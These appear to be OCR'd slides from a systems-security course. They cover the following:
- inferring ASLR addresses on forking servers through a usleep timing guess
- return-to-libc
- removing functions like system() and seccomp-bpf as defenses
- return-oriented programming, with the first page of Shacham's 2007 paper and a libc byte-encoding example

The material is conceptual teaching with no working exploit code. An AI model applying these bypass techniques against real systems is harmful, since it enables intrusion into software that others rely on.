
INFERRING ADDRESSES WITH ASLR



0x01010101 = smallest number w/o 0-byte
≈ 16 million == 16 sec of sleep

Wrong guess of usleep = crash; retry
Correct guess of usleep = response in 16 sec

INFERRING ADDRESSES WITH ASLR



0x01010101 = *smallest number w/o 0-byte*

≈ 16 million == 16 sec of sleep

Wrong guess of usleep = crash; retry


Correct guess of usleep = response in 16 sec

Why this works


Every connection causes a fork;

fork() does not re-randomize ASLR

RETURN TO LIBC



DEFENSE: JUST GET RID OF SYSTEM()?



Idea: Remove any function call that
(a) is not needed and
(b) could wreak havoc

system()
exec()
connect()
open()
...

RELATED IDEA: SECCOMP-BPF

RELATED IDEA: SECCOMP-BPF

- Linux system call enabled since 2.6.12 (2005)
  - Affected process can subsequently **only perform read, write, exit, and sigreturn system calls**
    - No support for open call: Can only use already-open file descriptors
  - **Isolates a process by limiting possible interactions**

RELATED IDEA: SECCOMP-BPF

- Linux system call enabled since 2.6.12 (2005)
  - Affected process can subsequently **only perform read, write, exit, and sigreturn system calls**
    - No support for open call: Can only use already-open file descriptors
  - **Isolates a process by limiting possible interactions**

- Follow-on work produced **seccomp-bpf**
  - **Limit process to policy-specific set of system calls**, subject to a policy handled by the kernel
    - Policy akin to *Berkeley Packet Filters (BPF)*
  - Used by *Chrome*, *OpenSSH*, *vsftpd*, and others

RETURN-ORIENTED PROGRAMMING

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
Department of Computer Science & Engineering
University of California, San Diego
La Jolla, California, USA
hovav@hovav.net

ABSTRACT

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls no functions at all. Our attack combines a large number of short instruction sequences to build gadgets that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

Categories and Subject Descriptors

D.4.6 [Operating Systems]: Security and Protection

General Terms

Security, Algorithms

Keywords

Return-into-libc, Turing completeness, instruction set

1. INTRODUCTION

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that is every bit as powerful as code injection. We thus demonstrate that the widely deployed "W⊕X" defense, which rules out code injection but allows return-into-libc attacks, is much less useful than previously thought.

Attacks using our technique call no functions whatsoever. In fact, the use instruction sequences from libc that weren't placed there by the assembler. This makes our attack resilient to defenses that remove certain functions from libc or change the assembler's code generation choices.

Unlike previous attacks, ours combines a large number of short instruction sequences to build gadgets that allow arbitrary computation. We show how to build such gadgets using the short sequences we find in a specific distribution of GNU libc, and we conjecture that, because of the properties of the x86 instruction set, in any sufficiently large body of x86 executable code there will feature sequences that allow the construction of similar gadgets. (This claim is our thesis.) Our paper makes three major contributions:

1. We describe an efficient algorithm for analyzing libc to recover the instruction sequences that can be used in our attack.
2. Using sequences recovered from a particular version of GNU libc, we describe gadgets that allow arbitrary computation, introducing many techniques that lay the foundation for what we call, facetiously, *return-oriented programming*.
3. In doing the above, we provide strong evidence for our thesis and a template for how one might explore other systems to determine whether they provide further support.

In addition, our paper makes several smaller contributions. We implement a return-oriented shellcode and show how it can be used. We undertake a study of the provenance of ret instructions in the version of libc we study, and consider whether unintended rets could be eliminated by compiler modifications. We show how our attack techniques fit within the larger milieu of return-into-libc techniques.

1.1 Background: Attacks and Defenses

Consider an attacker who has discovered a vulnerability in some program and wishes to exploit it. Exploitation, in this context, means that he subverts the program's control flow so that it performs actions of his choice with its credentials. The traditional vulnerability in this context is the buffer overflow on the stack [1], though many other classes of vulnerability have been considered, such as buffer overflows on the heap [29, 2, 13], integer overflows [34, 11, 4], and format string vulnerabilities [25, 10]. In each case, the attacker must accomplish two tasks: he must find some way to subvert the program's control flow from its normal course, and he must cause the program to act in the manner of his choosing. In traditional stack smashing attacks, an attacker completes the first task by overwriting a return address on the stack, so that it points to code of his choosing rather than to the function that made the call. (Though even in this case other techniques can be used, such as frame-pointer overwriting [14].) He completes the second task by injecting code into the process image; the modified return address

*Work done while at the Weizmann Institute of Science, Rehovot, Israel, supported by a Koshland Scholars Program postdoctoral fellowship.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.
CCS'07, October 29–November 2, 2007, Alexandria, Virginia, USA.
Copyright 2007 ACM 978-1-59593-703-2/07/0010 ...$5.00.

Shortcomings of removing functions from libc

- Introduces **return-oriented programming**
- Shows that a nontrivial amount of code will have enough code to permit virtually any ROP attack

CODE SEQUENCES IN LIBC

Code sequences exist in libc that
were not placed there by the compiler

Two instructions in the entrypoint ecb_crypt are encoded as follows:

```
f7 c7 07 00 00 00      test $0x00000007, %edi
0f 95 45 c3            setnzb -61(%ebp)
```

